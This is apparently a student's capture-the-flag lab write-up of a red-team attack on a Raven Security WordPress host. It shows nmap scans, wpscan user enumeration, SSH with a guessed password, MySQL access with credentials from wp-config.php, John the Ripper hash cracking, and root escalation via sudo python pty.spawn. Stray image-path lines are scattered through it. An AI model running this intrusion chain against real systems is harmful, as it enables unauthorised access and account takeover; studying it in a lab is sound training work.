Red Team: Summary of Operations

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Exposed Services

Nmap scan results for each machine reveal the below services and OS details:

$ **nmap -sV 192.168.1.0/24**

```
Nmap scan report for 192.168.1.100
Host is up (0.00048s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; proto
col 2.0)
9200/tcp open  http    Elasticsearch REST API 7.6.1 (name: elk; cluster: el
asticsearch; Lucene 8.4.0)
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Nmap scan report for 192.168.1.105
Host is up (0.00040s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protoco
l 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kerne
l
```

```
Nmap scan report for 192.168.1.115
Host is up (0.00064s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:11 (Microsoft)
Service Info: Host: TARGET2; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Nmap scan report for 192.168.1.90
Host is up (0.0000080s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.1p1 Debian 5 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https:/
/nmap.org/submit/ .
Nmap done: 256 IP addresses (6 hosts up) scanned in 28.81 seconds
```

```
Nmap scan report for 192.168.1.110
Host is up (0.00064s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

This scan identifies the services below as potential points of entry:


- **Target 1 (192.168.1.110)**
  - 22/tcp - OPEN - SSH - (open SSH 6.7 Debian)
  - 80/tcp - OPEN - HTTP - (Apache httpd 2.4.10 Debian)
  - 111/tcp - OPEN - rpcbind
  - 139/tcp - OPEN - netbios-ssn - (samba workgroup)
  - 445/tcp - OPEN - netbios-ssn - (samba workgroup)


The following vulnerabilities were identified on each target:

- **Target 1 (192.168.1.110)**
  - CVE-2018-4841 - Open port of 80/TCP - Allows attackers to perform administrative operations without prior authentication
  - Open port of 22/TCP - OpenSSH 6.7p1 - User privilege escalation
  - User Enumeration (WPScan)
  - Weak Passwords

By default, WordPress sites are considered vulnerable to enumeration. After scanning ports under Target 1, 192.168.1.110, I saw port 80/tcp open. I opened a separate web browser using Target 1's IP address which brought me to a Raven Security webpage. I ran a WordPress security scanner command to enumerate any possible users and found two: Michael and Steven.

$ wpscan –url http://192.168.1.110/wordpress –enumerate u






Exploitation


The Red Team was able to penetrate Target 1 and retrieve the following confidential data:

- Target 1
  - **flag1.txt: *b9bbcb33e11b80be759c4e844862482d***
    - **Exploit Used**
      - SSH as Michael since his user was discovered.
      - ssh michael@192.168.1.110


- Password = michael (This was an obvious guess but using the hydra command also could've cracked his password)
- I navigated through the var/www/html directories as Michael and was able to locate flag 1 under the service.html file, near "End footer area".



- **flag2.txt: *fc3fd58dcdad9ab23faca6e9a36e581c***
  - **Exploit Used**
    - The same exploit used to find flag 1 was used to find flag 2.
    - ssh michael@192.168.1.110
    - I searched the var/www directory and found the flag2.txt file



After finding the flags 1 and 2 I carried on my investigation by searching for flags 3 and 4. I located the wp-config.php file in the var/www/html/wordpress directory and accessed MySQL since the .php file contained the user and password.



- **flag3.txt: *afcab56b50591e7dccf93122770cd2***
  - **Exploit Used**
    - mysql -u root -p ‘R@v3nSecurity’
    - Show databases;
    - Use wordpress;
    - Show tables;
    - Select * from wp_posts
    - *Note: If you look closely, flag 4 is also revealed within the table*

My objective was to access Steven's account since Michael was successfully compromised. Through the wp_users table in MySQL I was able to locate Steven's password hash, which I saved in a wpwp_hashes.txt file.

```
mysql> SELECT ID, user_login, user_pass FROM wp_users;
+----+------------+------------------------------------+
| ID | user_login | user_pass                          |
+----+------------+------------------------------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ |
+----+------------+------------------------------------+
2 rows in set (0.00 sec)
```

- **Command**
  - john wp_hashes.txt
  - Steven's cracked password = pink84 (user 2)

```
root@Kali:/home/sysadmin# sudo john wp_hashes.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$)
 512/512 AVX512BW 16×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 86 candidates buffered for the current salt, minimum 96 needed
 for performance.
Warning: Only 88 candidates buffered for the current salt, minimum 96 needed
 for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84           (user2)
```

I then proceeded to SSH into Steven's account which led me to flag 4.

- flag4.txt: *f715a6c055b9fe3337544932f2941ce*
  - **Exploit Used**
    - ssh steven@192.168.1.110
    - Password = pink84
    - sudo -l
    - *Note: Steven contained Python sudo privileges*
    - sudo python -c “import pty;pty.spawn(“/bin/bash”)’
    - cd /root